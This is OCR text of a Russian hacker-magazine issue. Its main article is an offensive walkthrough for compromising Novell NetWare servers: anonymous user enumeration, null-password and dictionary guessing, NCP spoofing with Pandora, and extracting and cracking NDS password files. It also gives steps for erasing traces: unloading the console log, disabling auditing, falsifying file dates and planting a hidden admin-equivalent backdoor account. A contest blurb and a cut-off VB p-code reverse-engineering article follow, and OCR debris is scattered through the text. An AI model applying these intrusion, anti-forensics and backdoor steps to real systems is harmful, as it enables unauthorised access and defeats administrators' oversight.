Компания Novell утверждает, что NetWare — неприступный бастион, но так ли это? Тут многое зависит от админа: если он потрудится настроить все должным образом, то сломать систему окажется практически невозможно. Практически — это ключевое слово! Вот смотри: к примеру, есть такая недоработка. В конфигурации по умолчанию любой пользователь может без аутентификации просматривать дерево службы каталога Novell (NDS, Novell Directory Services). Более того, продукты Novell не требуют от пользователей ввода пароля. Такие системы становятся легкой добычей для хакера. Рассмотрим одну из таких систем в «разрезе».

Подключение к NetWare

Сначала анонимно подключимся к серверу Novell. Для этого придется разобраться, как происходит процесс регистрации Нетвари. Компания Novell разработала регистрацию на сервере с учетом того, что перед аутентификацией пользователь должен «подключиться» к системе. Подключение и регистрация не являются взаимосвязанными процессами, поэтому, если ты и не смог зарегистрироваться в системе, подключение сохраняется. Следовательно, для подключения к системе не нужно знать имя пользователя и пароль. Как только



удалось подключиться к серверу, сразу открывается множество путей к системе. Удобнее всего использовать утилиту nslist. Она работает из командной строки и предоставляет взломщику много полезной информации. В частности, показывает информацию о серверах и деревьях. Ее достоинством, в отличие от утилит подобного рода, является то, что она выводит полный адрес сервера.

Сбор компромата

Когда есть подключение, но нет аутентификации, можно получить гораздо больше информации, чем требуется законному пользователю. В этом нам помогут такие утилиты, как userinfo, userdump, bindery, nlist и сх. Запустив userinfo (NetWare User Information Listing), ты немедленно увидишь дамп всех пользователей в базе данных связывания указанного сервера. Утилита userinfo разрешает проводить поиск по имени пользователя при указании его в качестве параметра. Таким образом, ты легко можешь заполучить все имена пользователей системы. Но этого, естественно, не достаточно. Утилита userdump поможет тебе дополнительно узнать полные имена пользователей. Зная их, ты можешь прибегнуть к «социальной инженерии», каким образом — решать тебе. Конечно, важно знать имена пользователей, но хорошо бы еще и знать, кто в какую группу входит, например в группу администраторов. Нет проблем: здесь поможет утилита bindery. Она показывает практически все объекты связывания. Кроме того, утилита bindery позволяет запросить данные об определенном пользователе или группе. Например, если ввести bindery admins, то узнаешь о членах группы Admins. Параметр /B выводит по одной строке для каждого объекта (полезно при просмотре большого числа объектов дерева). Утилита nlist, которая поставляется вместе с Novell и доступна всем пользователям в директории Public, выводит дополнительные сведения, включая имена пользователей, группы, серверы, запросы и тома. Кратко рассмотрим используемые параметры при работе с ней:

nlist user /d — выводит в стандартном формате сведения о пользователях сервера.

nlist groups /d — показывает определенные на сервере группы и входящих в них членов.

nlist server /d — показывает все работающие серверы.

nlist /ot=* /dyn /d — выводит все сведения обо всех объектах.

Утилита nlist полезна для получения подробных сведений о свойствах объектов (заголовок, фамилия, номер телефона и тому подобное). Уверен, что к этому моменту удалось собрать много полезной информации. Самое главное, что у тебя есть имена пользователей. Осталось только подобрать пароли.

Напролом!

Если ты внимательно читал статью, то помнишь, что NetWare не требует пароля при создании учетной записи. В результате многие записи создаются с пустым паролем и никогда не используются в работе — это широко открытая дверь в большинство серверов Novell. Не секрет, что, не желая усложнять себе жизнь, пользователи выбирают простоту в ущерб безопасности и применяют легко запоминающиеся пароли. Воспользуемся утилитой chknull для подбора простых паролей на сервере NetWare, но сначала рассмотрим используемые параметры:

```
chknull [-p] [-n] [-v] [wordlist . . . ]
```

-p - проверить на пароль имя пользователя;
-n - не проверять на нулевые (NULL) пароли;
-v - вывести дополнительные результаты.

Кроме того, выполняется проверка по словам, указанным в командной строке.

Интересно, что проверка на пустой (неустановленный) пароль не приводит к регистрации неудачной попытки ввода пароля, как это делается при вводе какого-нибудь значения. Надеюсь, тебе удалось подобрать простой пароль к какой-нибудь учетной записи, так что можно приступать к получению администраторских прав.

Собираем важные сведения

Узнав с помощью утилиты chknull имя и пароль пользователя, следует попробовать зарегистрироваться в сети, применив программу *login.exe* системы DOS или Client32. Затем можно открыть доступ к еще большему объему информации с помощью утилиты NDSsnoop. Она позволяет получить в графическом виде описание всех объектов и их свойства, в том числе сведения о last login time (время последней регистрации) и equivalent to me (эквивалентность в правах) — главный приз для любого атакующего.

Получение права ADMIN

Твоим следующим шагом является получение права администратора. Для этого есть два основных способа:

1. Грабеж (pillage) сервера (традиционный метод).


2. Атака мистификации NCP.

Рассмотрим их детальнее. Первый способ — это простой поиск файлов с паролями бестолковых юзеров, хранящих их в текстовых документах. Думаю, ты сам знаешь, что результат подобных действий гораздо успешнее, чем кажется на первый взгляд. На этом этапе нужно внимательно исследовать все доступные файлы, чтобы найти в них подсказки. Возможно, обнаружится даже пароль администратора. Отобрази корень тома SYS командой MAP:

```
map n secret/sys:\
```

Исследуй все доступные каталоги тома, причем наибольшее внимание удели каталогам:

```
SYS:SYSTEM
SYS:ETC
```



Представление содержимого сервера в виде деревьев

```
SYS:HOME
SYS:LOGIN
SYS:MAIL
SYS:PUBLIC
```

Вполне возможно, что тебе повезет, и ты найдешь нужную инфу. Если же фортуна повернулась к лесу передом, а к тебя задом, то можно попробовать тулзу Nwpcrack. Она проводит атаку по словарю для указанного имени пользователя. Здесь нужна особая осторожность, так как банальный брут может включить защиту от вторжения, и сервер NetWare перестанет принимать от проги запросы на регистрацию в системе.

Если не удалось получить права администратора ни одним из предложенных выше методов атаки, то стоит воспользоваться утилитой атаки мистификации Pandora, разработанной в Nomad Mobile Research Center (NMRC). Она предоставляет пользовательское право, эквивалентное Admin. Для ее работы необходимо обеспечить следующие условия:

1. Должен работать сетевой адаптер с пакетным драйвером (не все сетевые адаптеры имеют такой драйвер). О наличии пакетного драйвера нужно узнать у производителя. Компании Netgear, D-Link и 3Com поставляют его вместе со своими устройствами. Пакетный драйвер должен перехватывать прерывания 0x60.

2. Необходимо загрузить поддержку DOS DPMI, иначе Pandora будет бесполезна. Нужные файлы можно найти на web-странице утилиты Pandora.

3. В дереве нужно найти контейнер, содержащий пользователя Admin (или эквивалентного администратору пользователя) и пользователя с известным атакующему паролем.

Действия после получения права ADMIN

Если все ранее проделанное дало желаемый результат, то можешь облегченно вздохнуть — самая сложная работа позади. У тебя есть административный доступ к серверу и большей части дерева. Далее нужно получить доступ к консоли сервера (rconsole) и захватить файлы NDS.

По умолчанию пароль утилиты rconsole хра-



NOVELL CLIENT32 FOR WINDOWS

нится открытым текстом в файле autoexec.ncf. Чтобы его узнать, проделаем следующее:
1. Открываем файл SYS:\SYSTEM\autoexec.ncf.
2. Находим строку load remote. Следующим параметром является пароль, причем записанный обычным текстом, к примеру:

load remote mypass

3. Если пароля не видно, и в строке записано «-E», следовательно, админ позаботился о шифровании пароля удаленного доступа, к примеру:


load remote -E 158470C4111761309539DO

Нас с тобой это, конечно, не остановит. Хакер Dreamer уже разгадал алгоритм шифрования и написал код на дяде пасе для дешифрации удаленного пароля.

Захват файлов NDS

После получения пароля утилиты rconsole начинается заключительный этап взлома — доступ к файлам NDS. Компания Novell хранит файлы NDS в скрытом каталоге _netware тома SYS. Доступ к каталогу возможен только через консоль (утилиту rconsole). Попробуем скопировать эти файлы на локальный компьютер.

Пакет NetBasic Software Development Kit (SDK) позволяет преобразовать сценарий NetBasic в загружаемый модуль Novell (NLM) для использования на web-сервере NetWare. Оказывается, конечный компонент, netbasic.nlm (SYS:SYSTEM), обладает уникальными возможностями: он обеспечивает просмотр всего тома, включая скрытый каталог _netware, из командной строки. NetBasic по умолчанию устанавливается во всех системах Netware 4.x, поэтому является наиболее распространенным средством доступа к файлам NDS. Кроме того, только NetBasic позволяет «стащить» данные из NDS без закрытия службы каталога (Directory Services). Для того чтобы лучше понять суть этого метода, рассмотрим пример:
1. Получаем доступ к rconsole командой SYS:\PUBLIC\rconsole;
2. unload conlog (удаляем регистратор консоли и все записи об исполняемых командах);
3. load netbasic.nlm;
4. shell;
5. cd _netware (это срытый системный каталог, видимый только в системной консоли);
6. md \login\nds;
7. copy block.nds \login\nds\block.nds;
8. copy enlry.nds \login\nds\entry.nds;
9. copy partitio.nds \login\nds\partitio.nds;
10. copy value.nds \login\nds\value.nds;
11. exit (выходим из оболочки);
12. unload net basic;



13. load conlog (возврат к первоначальному статусу управления);
14. Копируем файлы *.NDS на локальный компьютер;
16. Можно приступать к их взлому.

Взлом файлов NDS

Если тебе удалось скопировать файлы NDS, можешь собой гордиться: ты выиграл настоящую битву. Дело осталось за малым — взломать эти файлы. Для этого воспользуемся бесплатной программой IMP от Shade. А еще тебе понадобится хороший словарь для перебора. Прога реализует как взлом по словарю, так и атаку «грубой силой», а также довольно шустро работает в графическом режиме. Из четырех файлов NDS (полученных с помощью NetBasic: block.nds, entry.nds, partitio.nds и value.nds) взламывать придется только один — partitio.nds. Открываем окно IMP и загружаем этот файл с диска. Выбираем режим Dictionary или Brute Force и начинаем взлом.

Уборка

На этом этапе необходимо замести следы своего пребывания в системе. Нужно отключить аудит, модифицировать данные в файлах и вылечить файл регистрации.


a. Отключение аудита.
Лишние улики никому не нужны, поэтому необходимо отключить аудит службы каталогов и серверов. Для этого нужно выполнить несколько последовательных действий:
1. Запускаем SYS:PUBLIC\auditcon;
2. Выбираем Audit Directory Services (Аудит службы каталога);
3. Выделяем нужный контейнер (с которым предстоит работать) и жмем F10;
4. Выбираем Auditing Configuration (Конфигурация аудита);
5. Устанавливаем Disable Container Auditing (Отключить аудит контейнера);
6. Теперь можно добавить контейнеры и пользователей в подготовленный контейнер, но админ системы уже ничего не узнает о действиях с ними :).

b. Изменение журнала регистрации.
При изменении важных файлов, например autoexec.ncf или netinfo.cfg, ни в коем случае нельзя попасться администратору. Для этого можно использовать SYS:PUBLIC\filer для возврата параметров в исходное состояние. Утилита filer выводит в режиме DOS меню для выбора файлов и изменения их атрибутов. Пример использования утилиты:
1. Запускаем filer из каталога SYS:PUBLIC;
2. Выбираем Manage Files And Directories (Управление файлами и каталогами);
3. Находим каталог с нужными файлами;
4. Выделяем эти файлы;
5. Выполняем View/Set File Information (Просмотр/установка файловой информации);
6. Изменяем Last Accessed Date (Дата последнего доступа) и Last Modified Date (Дата последнего изменения)

Скрытый доступ

Используя скрытый организационный элемент (OU) с эквивалентными администратору пользовательскими правами, можно надежно спрятать нужный объект. Непонятно, да? Рассмотрим пример:
1. Регистрируемся в дереве с правом Admin или эквивалентным ему правом доступа;
2. Запускаем NetWare Administrator;
3. Создаем контейнер в глубине дерева, щелкаем правой кнопкой мыши.на существующем организационном элементе, а затем создаем новый OU командой Create, с параметром Organizational Unit;
4. В полученном контейнере создаем пользователя. Щелкаем на новом контейнере правой кнопкой мыши, выбираем Create и выполняем User;
5. Присваиваем пользователю полное право Trustee Rights на его собственные обьекты. Щелкаем правой кнопкой мыши на новом пользователе и выполняем Trustees Of This Object (Доверитель этого объекта). Проверя-






Данная информация предоставлена только для ознакомления и организации правильной защиты в сетевых системах. За применение материала в незаконных целях автор и редакция ответственности не несут.

DVD

Все описанные в статье утилиты лежат на нашем наикрутейшем диске!



Собираем инфу с помощью Ndssnoop

```
Available audit options

Audit directory services
External Auditing
Change current server
Enable volume auditing
```

Меняем параметры аудита

ем, что пользователь стал явным доверителем;

6. Присваиваем пользователю полное право Trustee Rights на новый контейнер. Щелкаем правой кнопкой мыши на этом контейнере и выполняем Trustee Of This Object. Проверяем, что пользователь стал явным доверителем нового контейнера. Для этого устанавливаем все имеющиеся свойства.

7. Изменяем право пользователя, чтобы сделать его эквивалентным Admin. Щелкаем на пользователе правой кнопкой мыши, выбираем Details, указываем вкладку Security Equivalent To, щелкаем на Add и устанавливаем Admin;

8. Изменяем Inherited Right Filter (Фильтр наследования прав) контейнера: отменяем атрибуты Browse (Просмотр) и Supervisor (Супервизор)

9. Воспользовавшись полученным черным ходом, зарегистрируйся в системе. Помни, что никто не сможет увидеть новый контейнер дерева. Следовательно, нужно вручную ввести контекст во время регистрации.

Злоключение

Как ты уже понял, получить админские права и пароли пользователей в Novell Netware не так-то просто. Кроме знаний, времени и желания, нужна еще и удача. Зато, с другой стороны, ты получаешь контроль над юзерами и даже над админом. А для этого, поверь, стоит приложить усилия. Напоследок скажу известную фразу: «Все, что создано человеком, может быть взломано». Novell Netware не является исключением.



Сайт проекта Pandora: www.nmrc.org/project/pandora/index.html
Большое количество программ для взлома Novell Netware: http://anticode.antionline.com/download.php?dcategory=novell&sortby=dfilename&sortorder=DESC&page=1
Сайт проекта IMP: www.wastelands.gen.nz





Prestigio

Итоги конкурса

POSITIVE TRACK

Пару месяцев назад мы вместе с компанией Prestigio объявляли конкурс: нужно было написать свое музыкальное произведение и прислать его нам на почту. Скажу честно, чего я только не наслушался. Больше всего своим позитивом поборола мурманская группа X-Piles, спевшая песенку об «Адском ботане». Настоящая жесть, приятель. Можешь заценить на нашем диске.


Антон (Sound-Master@bk.ru) написал позитивный трэк о лете. Прикольно сыграл с друзьями на гитарках и барабанах. В планах положить еще вокал на мелодию. Поздравляем!

Dj Ужаленный (neoanthrop@rambler.ru) написал прикольную музыку и переложил на нее знаменитую песенку Мальчишника. С одной стороны, плагиат, с другой — получилось забавно. Музыка позитивная.

Павел Козлов (tribak@mail.ru) нахреначил веселый трек в стиле тынца-тынца. Почетное третье место.


дистрибьютор
Полный пи#s!!!
Хакер
soft
soft

GPcH
/ ADMIN@VB-DRCOMPILER.ORG /



Полный пи#$!!!

Тонкости исследования команд p-кода виртуальной машины VB


КУДА ТОЛЬКО НЕ НЕСЕТ ДЕВЕЛОПЕРСКОЕ СОЗНАНИЕ В ПОИСКАХ ЗАЩИТЫ ДЛЯ СВОЕГО КОДА. НАВЕСНЫЕ ЗАЩИТЫ, АНТИОТЛАДОЧНЫЕ МЕТОДЫ И ДАЖЕ... ДАЖЕ VISUAL BASIC! ПРЕДСТАВЬ, ПИСАТЬ ПРОГРАММУ НА VB ТОЛЬКО РАДИ ТОГО, ЧТОБЫ ЕЕ НЕ ВЗЛОМАЛИ. ЖУТЬ. А ВСЕ ИЗ-ЗА P-КОДА, В КОТОРЫЙ ТАК УМЕЛО КОМПИЛИРУЕТ VB СВОИ ПРОРГАММЫ. В ОТЛИЧИЕ ОТ СТАНДАРТНОГО МАШИННОГО КОДА, ИСПОЛНЯЕМОГО НАПРЯМУЮ ПРОЦЕССОРОМ, P-КОД - ЭТО НАБОР МНЕМОНИК ВИРТУАЛЬНОЙ МАШИНЫ, ИСПОЛНЯЕМЫЙ ДВИЖКОМ MSVBVMXX.DLL. OLLY - ТУТ НЕ БОЛЬШОЙ ПОМОЩНИК, А УЖ IDA - ТЕМ БОЛЕЕ. ОДНАКО, ОБЛАДАЯ ТЕРПЕНИЕМ И ИНФОРМАЦИЕЙ, ИЗЛОЖЕННОЙ В ЭТОЙ СТАТЬЕ, ТЫ СМОЖЕШЬ РАЗОБРАТЬСЯ С ЭТОЙ НАПАСТЬЮ И БЕЗ СЛОЖНЫХ ПОДРУЧНЫХ СРЕДСТВ.

НЕМНОГО О СТРУКТУРАХ

Чтобы ломать... тьфу, я хотел сказать «реверсить» программы, скомпиилированные в p-коде, этот p-код требуется сначала найти в дебрях exe-файла. Для этого придется разобраться хотя бы с частью структур Visual Basic'a, в большом количестве запихнутых в программу. Начнем мы, пожалуй, с рассмотрения оригинальной точки входа в программу. Чтобы на нее перейти, из HEX-редактора HIEW жми по очереди: Enter, Enter, F8, F5.

```
push 0004042E8 ;'VB5!'
call ThunRTMain ;MSVBVM60 -
```

Смысл этой невероятно сложной строки




Р-код в декомпиляторе

заключается в вызове функции ThunRTMain из MSVBVM60. В параметрах функции передается указатель на структуру VB Header. ThunRTMain из нее получает все необходимые данные и адреса структур, которые нужны для настройки и запуска EXE, а самое главное — адрес процедуры aSubMain, запускаемой при старте EXE. Если поле с адресом этой процедуры равно нулю, то ProcCallEngine грузит первую форму, и управление передается на функцию Form_Initialize, а если отсутствует и она, то — Form_Load. А уж если и этой функции нет, и в форме события не используются, то запускается цикл ожидания событий (WindowProc). Нам из этой структуры потребуются лишь aSubMain и структура ProjectInfo. Последняя имеет вид:

```
Структура ProjectInfo
// Версия VB-совместимости
lTemplateVersion        Long
// Указатель на aObjectTable
aObjectTable            Long
lNull1                  Long
// Начало кода (нам бесполезно)
aStartOfCode            Long
// Конец кода (нам бесполезно)
aEndOfCode              Long
// Размер буфера для хранения различных данных
lDataBufferSize         Long
// Пространство потока
aThreadSpace            Long
// Указатель на функцию обработки ошибок
aVBAExceptionhandler    Long
// Если равно нулю, то это p-код, иначе Native-код
aNativeCode             Long
uIncludeID              527 Byte
// Указатель на таблицу API-функций
aExternalTable          Long
// Число импортируемых API-функций
lExternalCount          Long
```

Обозначенная таблица для нас как распутье. Продолжать далее имеет смысл, только если в aNativeCode стоит 0. Значит, функции на пикоде. Полезные нам данные мы получим из aObjectTable - это указатель на структуру объектов (форм модулей и так далее) среди прочих данных, в которых можно найти адреса процедур и событий.

```
Структура ObjectTable
lNull1                  Long
aExecProj               Long
aProjectInfo2           Long
lConst1                 Long
lNull2                  Long
aProjectObject          Long
```


Ужасно, не правда ли?

```
uuidObjectTable     Long
Flag2               Long
Flag3               Long
Flag4               Long
fCompileType        Integer
// Число объектов
iObjectsCount       Integer
iCompiledObjects    Integer
iObjectsInUse       Integer

// Указатель на массив объектов (единственное,
// что для нас в этой структуре важно, помимо
// iObjectsCount)
aObjectsArray       Long
lNull3              Long
lNull4              Long
lNull5              Long
aNTSProjectName     Long
lLcID1              Long
lLcID2              Long
lNull6              Long
lTemplateVersion    Long
```

Теперь, когда мы определились с таблицей объектов, давай посмотрим поподробнее на их массив. ObjectsArray — это массив структур TObject. Число элементов массива определяется полем iObjectsCount. Рассмотрим-ка получше структуру TObject и производную от нее TObjectInfo.

```
Структура TObject
// Указатель на структуру ObjectInfo
aObjectInfo         Long
lConst1             Long
// Указатель на массив публичных переменных
aPublicBytes        Long
// Указатель на массив статических переменных
aStaticBytes        Long
// Указатель на публичные переменные
aModulePublic       Long
// Указатель на статические переменные
aModuleStatic       Long
// Указатель на имя объекта
aNTSObjectName      Long
// Число методов объекта
lMethodCount        Long
// Указатель на массив адресов функций
aMethodNameTable    Long
// Смещение на переменные из aModuleStatic
oStaticVars         Long
// Тип объекта
lObjectType         Long
lNull2              Long
```

Как видишь, эта структура уже поинтереснее. Поле aNTSObjectName означает модуль. Если поле содержит адрес на frmRegister, то это говорит нам, что функции, находящиеся в массиве из следующей структуры, отвечают за процесс проверки серийника.



Заходи на www.dotfix.net — почерпнешь много полезной информации по устройству VB. Декомпилятор VB бери с www.vb-decompiler.org

```
Структура TObjectInfo
iConst1             Integer
// Индекс объекта
iObjectIndex        Integer
// Указатель на таблицу объектов (требуется для
// разбора форм и объектов, лежащих на них)
aObjectTable        Long
lNull1              Long
aObjectDescriptor   Long
lConst2             Long
lNull2              Long
// Указатель на ObjectHeader
aObjectHeader       Long
// Указатель на ObjectData
aObjectData         Long

// Следующие члены валидны только если
// программа скомпилирована в p-код:

// Число методов
iMethodCount        Integer
iNull3              Integer
// Указатель на массив указателей на методы
aMethodTable        Long
// Число констант
iConstantsCount     Integer
// Максимально возможное число констант
iMaxConstants       Integer
lNull4              Long
lFlag1              Long
// Указатель на массив указателей на константы
aConstantTable      Long
```

Если не брать во внимание ивенты объектов на форме, а только созданные пользователем функции, то все их адреса можно найти в таблице, на которую указывает aMethodTable. Таблица для каждого модуля или формы, конечно, своя — это логично. Чтобы получить доступ ко всем функциям, необходимо перебрать все формы и модули, а также классмодули, юзерконтролы и т.д. Что же там по адресам из таблицы методов? Там очередная структура, которыми любит нас потчевать микрософт.

```
Структура ProcDscInfo
ProcTable           Long
field_4             Integer
FrameSize           Integer
ProcSize            Integer
```

Я преднамеренно урезал эту структуру, так как нам из нее потребуется только ProcSize и адрес на таблицу ProcTable. Из таблицы ProcTable нам потребуется только адрес на блок данных. Об этом блоке данных, думаю, надо поговорить поподробнее. Все опкоды пикода, которые так или иначе оперируют с данными (будь то строки, API функции и так далее) ссылаются на них не по абсолютному, а по относительному адресу. Относительный адрес идет от начала блока данных. Так что, не зная адреса на блок данных, мы, по сути, не сможем ничего декомпилировать. Отсюда рассмотрим следующую структуру, расположенную по адресу ProcTable:

```
Структура ProcTable
SomeTemp  String*52
DataConst    Long
```

SomeTemp — это просто набор ненужных нам полей, которые я объединил, чтобы немного сэкономить места в статье. Они нам не потребуются, так как для нас важен только адрес DataConst. Теперь логично задать вопрос: а что мы узнали? Только размер пикодовой процедуры и адрес на блок данных? Однако адрес пикодовой процедуры напрямую нигде не прописан, зато мы его можем получить вычитанием из адреса начала структуры ProcDscInfo поля sProcDscInfo.ProcSize. Как видно, пикод идет прямо перед структурой ProcDscInfo. Что ж, теперь, когда мы знаем, откуда брать методы (про ивенты я умолчу в связи с ограничением объема статьи), можно приступать к исследованию самого пикода.

КАК ИССЛЕДОВАТЬ?

Чтобы лучше во всем разбираться, нам потребуется таблица опкодов. Она есть на диске. Заранее предупреждаю, что таблица неполная, так как публичная, и имеет кое-какие ошибки, поэтому доверять ей на все 100% не советую, хотя это все-таки лучшее, что можно добыть в инете на данный момент. Таблица представлена в виде:

```
<опкод>tab<размер>tab<название>
```

Опкод может состоять из одного или двух байт. До FBh опкода идут однобайтовые, далее — двухбайтовые. Если ты встретишь, к примеру FEh, то следующий за ним байт относится к опкоду. <размер> в таблице — это число параметров. Теперь посмотрим на пример пикодового блока:


```
00 00 00 00-00 00 00 00-00 00 00 00-F4 00 2B 6E
FF F5 00 00-00 00 F5 00-00 00 00 1B-0C 00 04 70
FF 34 6C 70-FF 1B 0D 00-04 74 FF 34-6C 74 FF F5
00 00 00 00-59 78 FF 0A-0E 00 18 00-3C 32 04 00
74 FF 70 FF-13 00 00 00
```

Пикод в нашем блоке начинается с F4. Посмотрим по таблице, что же означает этот опкод. Согласно таблице, это — LitI2_Byte, который имеет один байт в параметрах. Запомни раз и навсегда, что Lit — это всегда push, а I2 — это двухбайтный integer. Даю небольшую табличку всех возможных значений для упрощения исследования:

```
Типы данных
UI1                 Byte
```



Не забывай, что исследование чужих приложений, — незаконно.




На компакт-диске ты найдешь все необходимое для исследования псевдокода

Bool	Boolean
I2	Integer
I4	Long
R4	Single
R8	Double
Cy	Currency
Var	Variant
Str	String

Так как после F4 идет 0, то логично предположить, что эта команда push 0. Продолжим далее. 2B — это PopTmpLdAd2. Читать следует таким образом: Pop from stack to Temp variable and Load Address to stack. Итак, эта переменная всего лишь резервирует содержимое верхней ячейки стека во временную переменную — нам это не потребуется, так как мы не исполняем код, а декомпилируем. Следующие 2 байта — это та самая временная переменная FF6E. Если число из отрицательного перевести в положительное, то получится 92. Мой декомилятор в этом случае выведет var_92. Если бы число было положительным, то это была бы не локальная, а глобальная переменная. Думаю, теперь все ясно, так что приступим к

ЕСЛИ НЕ БРАТЬ ВО ВНИМАНИЕ ИВЕНТЫ ОБЪЕКТОВ НА ФОРМЕ, А ТОЛЬКО СОЗДАННЫЕ ПОЛЬЗОВАТЕЛЕМ ФУНКЦИИ, ТО ВСЕ ИХ АДРЕСА МОЖНО НАЙТИ В ТАБЛИЦЕ, НА КОТОРУЮ УКАЗЫВАЕТ AMETHODTABLE.



следующей команде — F5 - LitI4. Понимаем как push следующие 4 байта, то есть push 0. Далее опять идет push 0. Теперь — 1B - LitStr. Этот опкод заносит строку в стек. Не зря я тебе рассказал про адрес на блок данных, именно от него и отсчитываются следующие два байта в параметрах, то есть: адрес строки = ProcTable. DataConst + следующие за командой 2 байта.
Строка представлена в юникоде и заканчивается двумя нулями. Допустим, что там строка «Test», следовательно, имеем push «Test». 04 - FLdRfVar, то есть push — переменная. Переменная вычисляется, как и раньше: FF70 = var_90. 34 - CStr2Ansi. Считывает из стека два элемента и первому присваивает второй, то есть в стеке на данный момент находится переменная var_90 и строка «Test», следовательно, эту команду можно читать как var_90 = «Test». Далее следует 59 - PopTmpLdAdStr. Резервирует в переменной var_88 содержимое верхней ячейки стека, при этом занося заново это содержимое на вершину стека, чтобы оно не терялось. 0A — ImpAdCallFPR4. Вот тут уже запахло чем-то вкусным... Мы видим Call на функцию, адрес которой отсчитывается от блока данных по традиции. Пока не забыл: эти два байта, прежде чем суммироваться с адресом блока данных, умножаются на 4 — правило, которое нужно учесть. Итак, что же мы имеем в блоке данных? А имеем мы VA на следующую заглушку:

```
A1A0634000     mov eax,[004063A0]
0BC0           or eax,eax
7402           je .000402A77
FFE0           jmp eax
68542A4000     push 000402A54
B870104000     mov eax,000401070
FFD0           call eax
```

В этой конструкции нам важен push 402A54. Виртуальный адрес 402A54 указывает на структуру вида:

```
Структура CallAPI
strLibraryName     Long
strFunctionName    Long
```

Два виртуальных адреса указывают на имя Dll и имя функции, которая должна быть вызвана. Вот разработчики намудрили с виртуальной машиной, правда?
Теперь-то мы знаем, почему VB так тормозит. Чтобы вызвать любую API-функцию, необходимо пройти немыслимое количество структур и заглушек, что тратит золотые такты процессора и жутко снижает скорость. Как видишь, никакой таблицы импорта нет. Мы имеем дело с именем Dll и функциями, которые вызываются динамически функцией DllFunctionCall (экспортируется из всеми нами замусоленной msvbvm60.dll).

```
B870104000     mov eax,000401070 --?3
FFD0           call eax
```

Эти строки получают адрес на этот переходник:

```
jmp DllFunctionCall
```


И вызывают его через call eax, который находится в функции DllFunctionCall:

```
